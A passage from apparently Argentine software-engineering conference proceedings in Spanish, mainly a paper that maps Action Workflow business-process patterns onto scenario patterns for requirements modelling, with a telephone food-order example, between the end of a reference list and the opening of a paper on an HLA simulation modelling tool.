- [44] E. E. Barber, S. Pisano, S. Romagnoli, V. Parsiale, G. d. Pedro, C. Gregui, N. Blanco, and M. R. Mostaccio, “Aplicación de Linked Open Data para la realización de un modelo conceptual que permita diseñar un mapa de las investigaciones académicas y científicas de la Argentina,” *Información, cultura y sociedad*, 2015.
- [45] A. R. Iniesta and O. Corcho, “A review of ontologies for describing scholarly and scientific documents,” in *11th ESWC 2014 (ESWC2014)*, May 2014.
- [46] A. Baglatzi, T. Kauppinen, and C. Keßler, “Linked science core vocabulary specification,” LinkedScience.org, Technical report, 2011.
- [47] M. Alonen, T. Kauppinen, O. Suominen, and E. Hyvönen, “Exploring the linked university data with visualization tools,” in *The Semantic Web: ESWC 2013 Satellite Events*, P. Cimiano, M. Fernández, V. Lopez, S. Schlobach, and J. Völker, Eds., vol. 7955. Montpellier, France: Springer Berlin Heidelberg, 2013, pp. 204–208.
- [48] M. d’Aquin, G. Kronberger, and M. C. Suárez-Figueroa, “Combining data mining and ontology engineering to enrich ontologies and linked data,” in *Proceedings of the First International Workshop on Knowledge Discovery and Data Mining Meets Linked Open Data, Heraklion, Greece, May 27, 2012*, 2012.
- [49] Y. Hu and K. Janowicz, “Enriching Top-down Geontologies Using Bottom-up Knowledge Mined from Linked Data,” in *Advancing Geographic Information Science: the past and next twenty years*. Global Spatial Data Infrastructure (GSDI) Association, 2016, ch. 13.
- [50] M. C. Pattuelli, A. Provo, and H. Thorsen, “Ontology building for linked open data: A pragmatic perspective,” *Journal of Library Metadata*, vol. 15, no. 3-4, pp. 265–294, 2015.

Modelando Escenarios desde el Modelo de Negocios Empleando Patrones

Juan Carlos Moreno, Marcelo Martín Marciszack, Gonzalo Alejandro Saad,

Ezequiel Enrique Fernandez, Juan Pablo Fernandez Taurant

Centro de Investigación, Desarrollo y Transferencia de Sistemas de Información (CIDS)

Universidad Tecnológica Nacional – Facultad Regional Córdoba

Maestro Lopez y Cruz Roja Argentina s/n - Ciudad Universitaria

Córdoba - República Argentina

{jmoreno33, marciszack, saad.gonzalo.ale, ezequiel004, jtaurant}@gmail.com

Abstract

El empleo de patrones en el modelado conceptual de sistemas ha adquirido relevancia en la Ingeniería del Software y sobre todo en el campo de modelado de escenarios, por la experiencia de buenas prácticas acumuladas para la resolución de problemas basado en experiencias previas. Esto garantiza un cierto nivel de calidad y evita la inclusión de errores. Pero no existe una relación entre los modelos de negocios y escenarios que permita transformar un modelo en otro, independientemente de que el modelo de sistemas es un modelo de soporte del anterior. El presente documento propone un método para el mapeo de las actividades automatizables de un Modelo de Negocio a un Modelo de Escenarios en Sistemas Transaccionales. Dicho objetivo se logra mediante el análisis y transformación de los patrones de Negocio a patrones de Escenarios, para la construcción del modelado conceptual. Tomando como base un patrón de negocio, se propone una correlación o mapeo con un conjunto de patrones de escenarios, de modo tal que mediante el análisis de un Modelo de Negocio y de la estructura de los procesos del mismo, se pueda construir su modelo conceptual y su especificación de requerimientos en términos de Escenarios.

1. Introducción

En el dominio de modelado de la Ingeniería de Software, existen diversas metodologías para realizar el modelado de procesos de negocios y la especificación de requerimientos. En el presente trabajo se propone emplear para el modelado de negocio, los métodos de BPMN contrapuesto contra UML, y el Léxico Extendido del Lenguaje (LEL) para el modelado de sistemas.

Inicialmente, y conforme con los lineamientos del Proceso Unificado de Desarrollo [1], se trabaja en la Especificación de requerimientos para captar los requisitos del Software. Para ello, se emplea el Modelo de Casos de Uso, el cual tiene dos componentes, el Diagrama de Casos de Uso y la Descripción de Casos de Uso. El Diagrama es propio de UML. La descripción detalla flujos

de instanciación del caso de uso, tratando de cubrir la mayoría de los escenarios posibles, para poder validarlos con el cliente y también para poder desarrollar casos de prueba, aspectos muy importantes del desarrollo de software [2].

En el enfoque planteado, se busca modelar Escenarios a partir del Modelo de Negocios. Para poder establecer un vínculo válido entre ambos modelos, se trabaja con patrones lo cual también contribuye a no cometer errores por parte del Ingeniero del Software.

Para explicar el proceso de modelado propuesto, el documento se organiza en secciones, del siguiente modo:

- En las secciones 2, 3 y 4 se detallan los conceptos y bases teóricas relacionadas con Patrones de Negocio;
- En las secciones 5 y 6, se expone los fundamentos conceptuales relacionados con Escenarios; en la sección 7 se muestra muy brevemente la manera en la que se tratan los requisitos en los escenarios, y en la sección 8 los patrones existentes en dicha área;
- En la sección 9 se realiza un análisis que vincula los patrones y se desarrolla el procedimiento propuesto;
- Y en la sección 10 se muestra un ejemplo práctico aplicado del modelo del propuesto.

2. Patrones de Negocio

Un patrón es la estandarización de la solución de un problema, de tal manera que es aplicable a distintos contextos en que se presente dicho problema.

Lo patrones de Negocio, surgen para dar respuesta a cuestiones comunes de modelado de negocio, que garantizan que los procesos se lleven a cabo de una manera eficiente, coordinada y con una estructura lógica y mantenible a lo largo del tiempo.

Dentro de los patrones de negocio existen tres categorías principales, cada una abocada a un fin específico. Se mencionan: los **Patrones de Reglas y Recursos**, utilizados para proporcionar lineamientos de cómo modelar la administración productos y documentos; los **Patrones de Meta**, para el modelado del objetivo de

un proceso; y por último los **Patrones de Proceso**, que definen el modelado principalmente de la dinámica de los procesos [3].

Dentro de los patrones de proceso, se tratan los patrones de Modelado de Procesos. En esta categoría existen varios tipos de patrones relacionados a distintos tipos de procesos según lo que se desee modelar como, por ejemplo: Estructura Básica de un Proceso, Interacción de Procesos, Retroalimentación de Procesos, Tiempo de Llegada al Cliente, Proceso de Suministro en Capas, Control de Procesos en Capas, y Flujo de Acción de Trabajo.

Para el modelo propuesto, se seleccionó el patrón de Flujo de Acción de Trabajo (conocido en inglés como Action Workflow), por ser adecuado para modelar sistemas transaccionales.

3. Patrón de flujo de acción de trabajo

Según Hans-Erik Eriksson et al. [3], define al concepto de patrón como: "una herramienta para analizar la comunicación entre las partes, con el propósito de comprender y optimizar esta comunicación".

Originalmente, el patrón surge del trabajo de cuatro autores: Medina-Mora R., Winograd T., Flores R., Flores F. El motivo de su trabajo fue presentar un enfoque basado en la Teoría del Acto del Habla y la Teoría de la Acción Comunicativa, con el propósito de realizar el análisis de la dinámica de un negocio y que el mismo fuera compatible con los procesos de desarrollo de Sistemas de Información (SI). De este modo, se evita el análisis orientado a Datos y a Procesos que Modifican esos Datos [4][5].

A continuación, entonces, se especifica el patrón. El patrón o esquema de trabajo, consta de una descripción de una actividad del negocio mediante *cuatro fases* principales y *dos roles* intervinientes. Las fases son; **Preparación, Negociación, Realización y Aceptación**. Los roles son; **Cliente y Ejecutante**. Lo relevante de este patrón es que un proceso que puede descomponerse en función de cuatro fases, las cuales a su vez pueden contener trabajos que también pueden volver a descomponerse en dichas cuatro fases, para llevar a cabo el objetivo del mismo, en forma sucesiva.

La Fig. 1 muestra la estructura que plantea el patrón.



Figura 1. Estructura del Patrón ActionWorkflow.

En la figura 2 se muestra como un proceso se descompone en más de un grupo de fases.




Figura 2. Descomposición de un proceso o actividad en función del patrón ActionWorkflow.

A continuación, se explicará cada una de las fases.

3.1. Fases

Para entender el proceso completo que especifica el patrón, se describen a continuación el objetivo de cada una de las fases junto con las actividades, que se desarrollan internamente. Los roles intervinientes son cliente y ejecutante

3.1.1. Preparación.

En esta primera fase, la parte cliente *solicita*, o bien la parte ejecutante *ofrece* el desarrollo de una actividad basada en ciertas condiciones establecidas.

- Actividades: 1) preparar solicitud.
 2) enviar solicitud.

3.1.2. Negociación.

En esta segunda fase del proceso, se establecen los términos a cumplir por las partes intervinientes.

- Actividades: 1) preparar oferta.
 2) enviar oferta.
 3) preparar contra-oferta.
 4) enviar contra-oferta.
 5) preparar orden.
 6) enviar orden.
 7) cumplir obligación.

3.1.3. Realización.

En la tercera fase, se lleva a cabo la acción acordada en los términos acordados.

- Actividades: 1) confirmar.
 2) realizar.
 3) notificar entrega.
 4) entregar.

3.1.4. Aceptación.

En la última fase, la parte cliente (y también la ejecutante) reporta su nivel de satisfacción y se terminan de cumplimentar los términos acordados.

- Actividades: 1) confirmar entrega.
 2) aceptar entrega.
 3) preparar factura.
 4) enviar factura.
 5) preparar pago.
 6) pagar.

4. Business Action Theory

Business Action Theory (BAT) es un marco genérico de negocio introducido por Göran Goldkuhl, inicialmente en su trabajo "Information as Action and Communication" y luego mayormente explicado en "Generic business frameworks and action modelling", que busca de alguna manera completar el trabajo expuesto en el patrón de flujo de acción de trabajo.

Si bien el marco se sigue refinando en posteriores trabajos, se tomó únicamente la definición hasta el segundo trabajo mencionado, ya que según el autor el refinamiento que se realiza posteriormente "no es aplicable para describir relaciones e interacciones entre diferentes partes dentro de una organización"[7].

De este esquema, se toma un agregado de actividades a Action Workflow, que lo hacen más completo. Se listan dichas actividades en cada una de las fases en las que se agrega.

4.1. Agregado a las fases.

4.1.1. Preparación.

- Actividades: 3) contacto de interés.

4.1.2. Aceptación.

- Actividades. 7) reclamar.
 8) manejar reclamo.

En la figura 3 se esquematiza el marco en función ahora de un diagrama de actividades de UML.




Figura 3. Action Workflow junto con Business Action Theory en un diagrama de actividades de UML.

5. LEL y Escenarios

El Léxico Extendido del Lenguaje (LEL) es una forma de representar el vocabulario de un dominio mediante la conformación de símbolos (palabras específicas con connotación y denotación). Estos símbolos tienen una sintaxis determinada, refieren a objetos, acciones o estados y tienen asociado uno o varios nombres. El objetivo de utilizar el léxico extendido del lenguaje es capturar el vocabulario de un universo en particular, de una manera formalizada, utilizando el lenguaje natural. De esta forma, es fácil de acordar y válida con el cliente [8]. No se pretende en este trabajo realizar una exposición de dicha metodología.

Los Escenarios son descripciones formalizadas sobre una situación en particular dentro de un contexto del dominio. Como los símbolos de LEL, los escenarios tienen una sintaxis específica y una estructura concreta. Se muestra un listado bajamente granulado de las partes de un escenario, junto con la multiplicidad de cada una de ellas al final.

Título: define el nombre asignado al escenario. {1}

Objetivo: define la finalidad del escenario. {1}

Contexto: define ubicación temporal y geográfica donde el escenario se lleva a cabo, junto con precondiciones para el funcionamiento del mismo. {1}

Actor: define sujetos que tienen un rol dentro del escenario. {1...*}

Recurso: define elementos que el escenario requiere disponibles para su ejecución, como ser información. {1...*}

Episodio: define una acción llevada a cabo por uno o varios actores con la utilización opcional de uno o varios recursos. Puede ser un escenario por sí mismo. {1...*}

Excepciones: define un impedimento para llevar a cabo el objetivo del escenario. {0...*}

El uso de LEL y Escenarios tiene gran utilidad para las fases de elicitación de requerimientos de los Sistemas de Información (SI), ya que como se mencionó, pueden ser validados muy fácilmente al estar descriptos en lenguaje natural relacionado con el vocabulario del usuario o cliente [8].

6. Escenarios actuales y futuros

Dos conceptos muy importantes dentro del contexto de Escenarios, son los llamados escenarios actuales y escenarios futuros. Citando a la Dra. Graciela Hadad:

“Los escenarios actuales y los escenarios del futuro no pueden distinguirse por su estructura, simplemente pueden diferenciarse por su contenido.”

En efecto, un escenario actual es una descripción de una situación específica dentro del universo de discurso (o dominio) tal y como se presenta en la realidad efectiva. Estos tienen la información necesaria para capturar una parte de los requerimientos del SI.

Un escenario futuro, es también una descripción de una situación específica, pero a diferencia del anterior, se sitúa dentro de un universo de discurso futuro, el cual contempla la existencia del SI propuesto, mostrando los requisitos que se solucionan. Como es posible deducir, un escenario futuro está relacionado con un escenario actual, y, además, no todos los escenarios futuros llegan a aceptarse y concretarse.

Estos conceptos son tratados en profundidad en la tesis mencionada.

7. Escenarios Futuros y Requerimientos No Funcionales.

Como se mencionó en la sección 5, los Escenarios están compuestos por episodios. Dichos episodios tienen entre otras cosas, restricciones, las cuales se definen según Mg. Ing. Marcela Ridaó:

“alcance o requisito de calidad referido a una entidad dada.”

Esto significa que dentro de los mismos Escenarios, existe un símbolo de LEL que permite capturar y especificar los requerimientos no funcionales de un Sistema de Información. La sintaxis de la misma puede ser:

{[sujeto | actor | recurso] + [no] debe + verbo + predicado} | Frase

Se plantea entonces definir dichos RNF, como restricciones de episodios dentro de los escenarios futuros propuestos a los escenarios actuales.

8. Patrones de escenarios

La investigadora Mg. Ridaó, Marcela [8], propone una taxonomía en la que se analizan y se describen una serie de patrones para la construcción de escenarios. Para ello, construye las especificaciones de una serie de patrones de escenarios, que surgen del análisis de situaciones recurrentes de varios dominios tratados.

De este modo obtuvo un catálogo de patrones, con el que se cubren entre el 84% y el 100% de los escenarios descriptos en diversos casos de estudio.

Para aclarar más los conceptos vertidos, se detalla la taxonomía obtenida, como un catálogo de patrones con una muy breve descripción de los mismos, a continuación:

1. **Producción:** Describe la realización de una actividad productiva que provocará un efecto sobre el macrosistema.
2. **Servicio:** Describe la prestación de un servicio que es necesario para uno de los actores.
3. **Colaboración:** Describe la asociación de varios actores para realizar una actividad cooperativa con el fin de lograr un objetivo común.
4. **Negociación Inconclusa:** Describe la iniciación de una actividad que requiere una secuencia coordinada de acciones por parte de los actores. Este tipo de escenario requiere que otra situación termine con la negociación.
5. **Negociación Inconclusa con Disparador de Escenarios:** Describe la iniciación de una actividad que requiere una secuencia coordinada de acciones por parte de los actores y que crea la necesidad de varias situaciones futuras.
6. **Fin de Negociación:** Describe una secuencia coordinada de acciones por parte de los actores que da por finalizada una actividad iniciada en otro escenario.
7. **Etapas de Negociación:** Describe una secuencia coordinada de acciones por parte de los actores que continúa con una actividad iniciada en otra situación y cuya finalización queda inconclusa.
8. **Etapas de Negociación con Disparador de Escenarios:** Describe una secuencia coordinada de acciones por parte de los actores que continúa con una actividad iniciada en otra situación y cuya finalización deberá ser resuelta en varias situaciones futuras.
9. **Negociación Terminada:** Describe la realización completa de una actividad que requiere una secuencia coordinada de acciones por parte de los actores. Se observa que existen situaciones donde se presentan combinaciones de diferentes tipos de episodios, dando lugar a otros tipos de escenarios.
10. **Producción y/o Servicio y/o Colaboración:** Realización de una actividad productiva, combinada con servicios y actividades cooperativas.
11. **Negociación inconclusa con producción y/o servicio y/o colaboración:** Realización de una actividad centrada en transacciones que se combina con actividades de producción, servicio y/o colaboración. Este tipo de escenario requiere que otra situación finalice la negociación.
12. **Negociación inconclusa con Disparador de Escenarios y producción y/o servicio y/o colaboración:** Ejecución inconclusa de una actividad basada en transacciones, combinada con producción, servicio y/o actividades cooperativas, que dispara situaciones futuras.
13. **Fin de Negociación con producción y/o servicio y/o colaboración:** Finalización de una actividad centrada en transacciones que se combina con actividades de producción, servicio, y/o colaboración.
14. **Etapas de Negociación con producción y/o servicio y/o colaboración:** Continuación de una actividad centrada en transacciones que se combina con actividades de producción, servicio y/o colaboración. La finalización de la actividad queda inconclusa.
15. **Etapas de Negociación con Disparador de Escenarios y producción y/o servicio y/o colaboración:** Continuación de una actividad centrada en transacciones que se combina con actividades de producción, servicio y/o colaboración. La finalización de la actividad deberá ser resuelta en varias situaciones futuras.
16. **Negociación terminada con producción y/o servicio y/o colaboración:** Realización de una actividad centrada en transacciones que se combina con actividades de producción, servicio o colaboración.

La motivación principal de analizar estos patrones es la de establecer una relación con el patrón de negocio descrito en las secciones 3 y 4.

9. Vinculación entre patrones de escenarios y el patrón Action Workflow

9.1. Presentación del cuadro relacional de mapeo.

Mediante un análisis de cada patrón de escenario en su estructura, finalidad y motivación de uso [8], se realizó una vinculación pertinente con cada etapa del patrón Action Workflow, teniendo en cuenta los agregados propuestos en la sección 4.

Se presenta, entonces a continuación en la tabla 1, un cuadro que expone la relación establecida.

9.2. Explicación del cuadro relacional de mapeo.

Sobre la parte izquierda de la tabla 1, se muestran las fases y actividades del patrón de negocio descrito. En la

parte derecha de la misma tabla, se muestran los escenarios que contemplan dichas actividades.

Para completar la descripción de un proceso de negocio, se tiene la plantilla de las actividades y fases.

Se describe a continuación la operatoria de mapeo, sustentada en el cuadro presentado, la cual se dividirá en dos pasos:

- En un **primer paso** se seleccionan las actividades que el proceso instancia o incluye del patrón. Luego de realizado esta especie de filtrado, se tiene un listado de las actividades del patrón que son utilizadas en el proceso analizado.
- En un **segundo paso** se asocia al listado con un conjunto de escenarios, de tal manera que todas las filas (actividades) del cuadro resultante estén representadas en un episodio, de manera tal que ningún episodio comparta una fila.

Tabla 1. Unión entre patrones de escenarios y el patrón de negocio Action Workflow.

FASES	ACTIVIDADES	ESCENARIOS															
		1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
Preparación	contacto de interés		2														
	preparar solicitud																
	enviar solicitud	1		3													
Negociación	preparar oferta	1															
	enviar oferta	1		3													
	preparar contra-oferta				4	5						11	12				
	enviar contra-oferta	1		3				7	8						14	15	
	preparar orden																
	enviar orden	1															
	cumplir obligación	1								9							
Realización	Confirmar	1															
	Realizar	1	2	3							10						
	notificar entrega	1															
	Entregar	1	2	3							10						
Aceptación	confirmar entrega	1															
	aceptar entrega	1															
	preparar factura	1					6							13			
	enviar factura	1															
	preparar pago																
	Pagar	1															
	Reclamar				4	5						11	12				
	manejar reclamo						6							13			

Un ejemplo teórico se puede observar en la tabla 2, donde se muestra un proceso de negocio, en el que se aplica el procedimiento expuesto.

Tabla 2. Ejemplo teórico del procedimiento de mapeo propuesto.

FASES	ACTIVIDADES	ESCENARIOS			
Negociación	preparar oferta	4			
	enviar oferta				
	cumplir obligación				
Realización	Realizar			10	
Aceptación	preparar factura	6			
	enviar factura				
	preparar pago				
	Pagar				
	Reclamar		4		
	manejar reclamo			6	

En este caso, no se instancia la fase de Preparación y se utiliza el escenario Negociación Inconclusa (4), Producción y/o servicio y/o colaboración (10) y Fin de negociación (6) para modelar dicho proceso.

9.3. Una consideración importante.

Existe un concepto importante en cuanto al tratamiento de los escenarios. Se dijo:

1. Seleccionar actividades instanciadas.
2. Asociar actividades a escenarios.
 - a) Toda actividad debe estar representada por un escenario.
 - b) Ningún escenario debe compartir fila (actividad).

Es preciso hacer una salvedad en el punto 2.b). Como se mencionó en la sección 5, un escenario puede estar conformado por más de un episodio y estos a su vez pueden ser escenarios. Para simplificar la notación en la descripción de un proceso y para tener una visión más global acerca del mismo, se impone dicha restricción. Esto no quita que un episodio pueda ser un escenario. Sin embargo, existen algunas limitaciones, como, por ejemplo, no se puede combinar el escenario Negociación Terminada (9 o 16) con los escenarios; Negociación Inconclusa (4 u 11), Negociación Inconclusa con disparador de escenarios (5 o 12), o Fin de Negociación (6 o 13) por la misma naturaleza de los escenarios, el

primero describe una secuencia ininterrumpida de actividades y el segundo grupo tiene cortes temporales. De igual manera este análisis escapa al trabajo presentado.

Con dicha explicación, se puede pensar que, si el mismo proceso del ejemplo teórico no tiene cortes temporales, el planteo puede ser el siguiente.

Tabla 3. Versión alternativa del ejemplo.

FASES	ACTIVIDADES	ESCENARIOS		
Negociación	preparar oferta.			16
	enviar oferta.			
	cumplir obligación			
Realización	realizar			
Aceptación	preparar factura	4		6
	enviar factura			
	preparar pago			
	Pagar			
	reclamar			
	manejar reclamo			

9.4. Descomposición de un proceso.

Con el análisis expuesto, es posible incluso respetar la descomposición de un proceso planteada en la sección 3 y así lograr descripciones de procesos muy complejos.

Volviendo a la representación de la figura 2, donde un proceso se representa por fases, y dentro de cada fase puede haber otro conjunto de fases, se examina que lo único que resta de realizar en ese caso es aplicar la tabla de mapeo nuevamente. De esta manera si alguna de las actividades requiere un tratamiento más complejo, que sostiene las cuatro fases, se tratará a dicha actividad como un proceso y por el hecho de ser proceso es susceptible a la aplicación del patrón.

9.5. Síntesis de la operatoria de mapeo.

Según lo descrito se puede resumir que, al enfrentar un problema de análisis de requerimientos, el esfuerzo se focaliza en encontrar el patrón de negocio descrito en el trabajo. Con esto se refiere a las actividades del patrón que están instanciadas en el modelo de negocio analizado, y una vez lograda dicha identificación, se utiliza la tabla 1 con las consideraciones de cada escenario, para de este modo lograr el objetivo planteado.

10. Breve ejemplo práctico

Se puede plantear un breve caso de estudio de un negocio de comidas, que trabaja por llamado telefónico y envía los pedidos a domicilio.

En este caso, se propone modelar el proceso de “Recepción de Pedidos vía teléfono”. En un primer paso se muestra el diagrama de actividad del modelo. Cabe aclarar que este modelado puede hacerse con BPMN.



Figura 4. Descripción de un proceso específico.

En la figura 4 se presenta el caso de estudio concreto. Se procede con identificar las actividades del patrón que se encuentran instanciadas. No es necesario que sea una relación de uno a uno, es decir una actividad del caso concreto con una actividad del patrón, puede darse de tal manera que varias actividades descritas dentro del modelo concreto se correspondan con una actividad del patrón, en una suerte de desglosamiento de esta última o viceversa, dependiendo del grado de granularidad del modelo concreto.

Se muestra entonces en la siguiente tabla la asociación propuesta para el caso de estudio.

Tabla 4. Unión entre actividades del proceso con actividades del patrón.

Asociación de actividades	
Actividades concretas	Actividades del patrón
solicitar información del menú.	contacto de interés
informar acerca del menú y su precios.	enviar oferta.
enviar detalle de pedido.	enviar orden.
informar total y confirmar pedido.	cumplir obligación.
preparar pedido.	realizar.
preparar comprobante.	preparar factura.
entregar.	entregar.
pagar.	pagar.
registrar pago.	

Basándose en la tabla 1, podría decirse que con el escenario *Negociación Terminada* (9 o 16) se podría cubrir la totalidad de las actividades, pero, al saber que existe una demora temporal entre las actividades **preparar pedido** y **preparar comprobante**, dicho escenario debe ser descartado (por la misma naturaleza del escenario).

Se busca entonces recurrir a una división en tres partes del problema. Una situación A, donde se atiende al cliente y se registra su pedido, una situación B, donde se prepara el pedido, y una situación C donde se entrega y paga el pedido.

Con la ayuda de la tabla 1, podemos decidir usar el patrón *Negociación Inconclusa* (4) para la situación A, el patrón *Servicio* (2) para la situación B, y el patrón *Fin de Negociación* (6) para la situación C.

Se procede a modelar el escenario correspondiente a la situación A.

Título:	Atención telefónica.
Objetivo:	Registrar pedido del cliente para su posterior preparación.
Contexto:	En el sector caja del local del negocio de comidas, todos los días de 20:00 hs a 1:00 hs.
Actores:	Encargado de caja., Cliente.
Recursos:	Menú de comidas.
Episodios:	<ol style="list-style-type: none"> 1. El cliente llama al negocio y solicita ítems del menú. 2. El encargado de caja informa al cliente el precio de cada ítem solicitado. 3. El cliente comunica al encargado de caja el detalle del pedido. 4. El encargado de caja informa el total del pedido y confirma la realización del mismo. Esto implica una demora temporal dependiente del detalle del pedido solicitado.
Excepción:	El cliente solicita un ítem que el negocio no tiene disponible o no comercializa.

Figura 5. Escenario del proceso descrito.

De este modo, se puede observar cómo el patrón de escenario *Negociación Inconclusa* define la plantilla para la especificación de los episodios, contexto, objetivo, etc., además de cómo dicha plantilla queda reflejada en el escenario de la figura 5.

11. Discusión

Una vez analizados los modelos propuestos, sería posible aplicar el paradigma de Desarrollo de Software Dirigido por Modelos lo que permitiría establecer las transformaciones necesarias para vincular un modelo con otro y garantizar cierto grado de trazabilidad entre los mismos y evaluar el impacto de los cambios en cualquiera de ellos. Esto implicaría trabajar con lenguajes intermedios de intercambio de modelos, que mediante un análisis de sus estructuras y aplicando los procesos de transformación correspondientes, permitirían transpolar un modelo a otro. Esto requiere un análisis pormenorizado de cada uno de los objetos y elementos del modelo de negocios y de los artefactos destinados para aplicar las transformaciones necesarias.

12. Conclusión

Es posible establecer una relación entre los patrones de negocios y los patrones de escenarios, y obtener de dicha asociación, un atajo que puede ser ventajoso para la validación de los requerimientos y en la generación de casos de prueba.

Se pueden realizar entonces, un conjunto de escenarios basados en patrones de escenarios, partiendo de un modelo de negocio, simplemente identificando como el patrón de negocio está representado en este último modelo. En la asociación se debe tener en cuenta la naturaleza del proceso de negocio modelado, como así también la naturaleza de los patrones de escenarios, a fin de evitar representaciones no válidas. Esto puede hacerse con la tabla 1 presentada en el cuerpo del trabajo y con las consideraciones realizadas en la sección 9.3.

13. Bibliografía

- [1] Jacobson, I., Booch, G., Rumbaugh, J., Rumbaugh, J., & Booch, G. (1999). *The unified software development process* (Vol. 1). Reading: Addison-wesley.
- [2] Sommerville, I. (2015). *Software Engineering*. (Ed. 10). Pearson.
- [3] Eriksson, H. E., & Penker, M. (2000). *Business modeling with UML*. New York.
- [4] Goldkuhl, G. (1996). *Generic business frameworks and action modelling*, In proceedings of conference *Language/Action Perspective'96*.
- [5] Medina-Mora, R., Winograd, T., Flores, R., & Flores, F. (1992, December). *The action workflow approach to workflow management technology*. In *Proceedings of the 1992 ACM conference on Computer-supported cooperative work* (pp. 281-288). ACM.
- [6] Goldkuhl, G. (1995). *Information as action and communication*. Universitet i Linköping/Tekniska Högskolan i Linköping. Institutionen för Datavetenskap.
- [7] Goldkuhl, G. (1998). *The six phases of business processes: Business communication and the exchange of value* (pp. 21-24). Jönköping International Business School.
- [8] Ridaio, M. (2001). *Uso de Patrones en el Proceso de Construcción de Escenarios* (Doctoral dissertation, Facultad de Informática).
- [9] Hadad, G. D. S. (2008). *Uso de Escenarios en la Derivación de Software* (Doctoral dissertation, Facultad de Ciencias Exactas).

Una Herramienta para el Modelado y Generación del Modelo de Objetos de Federación en Simulaciones HLA

Juan L. Sarli¹, Lucas Gioria², Ma. de los Milagros Gutiérrez², Horacio Leone¹

¹INGAR Instituto de Diseño y Desarrollo
CONICET – Universidad Tecnológica Nacional
Santa Fe Argentina, 3000

{juanleonardosarli, hleone}@santafe-conicet.gob.ar

²CIDISI Centro de Investigación y Desarrollo de Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional
Santa Fe Argentina, 3000
lucasg20@hotmail.com
mmgutier@frsf.utn.edu.ar

Abstract

En este trabajo se presenta una herramienta basada en ontologías para el diseño y creación del modelo de objetos de federación en una simulación distribuida. Dicha simulación en el contexto del estándar High Level Architecture se denomina federación. El enfoque propuesto trata de brindar soporte a las tareas de modelado y generación del modelo de objetos de federación haciendo uso de una ontología de dominio para garantizar la composición significativa y válida del modelo. Además, la herramienta respeta los lineamientos del estándar sobre como conformar el modelo de objetos de federación lo que garantiza la interoperabilidad entre los componentes de simulación que utilicen el modelo.

1. Introducción

Con el paso de los años las simulaciones se han ido incorporando como herramientas para la toma de decisiones a corto y mediano plazo. A partir del uso de este tipo de herramientas en la industria, ciertos estándares han cobrado mayor importancia para su aplicabilidad en la industria [1-2].

Hoy en día con el avance de la informática y los sistemas de información la simulación da salida a muchos problemas que no tienen una solución matemática calculable, o que si la tienen, demandaría demasiados recursos y tiempo a tal punto que el resultado ya no sea útil [3-4].

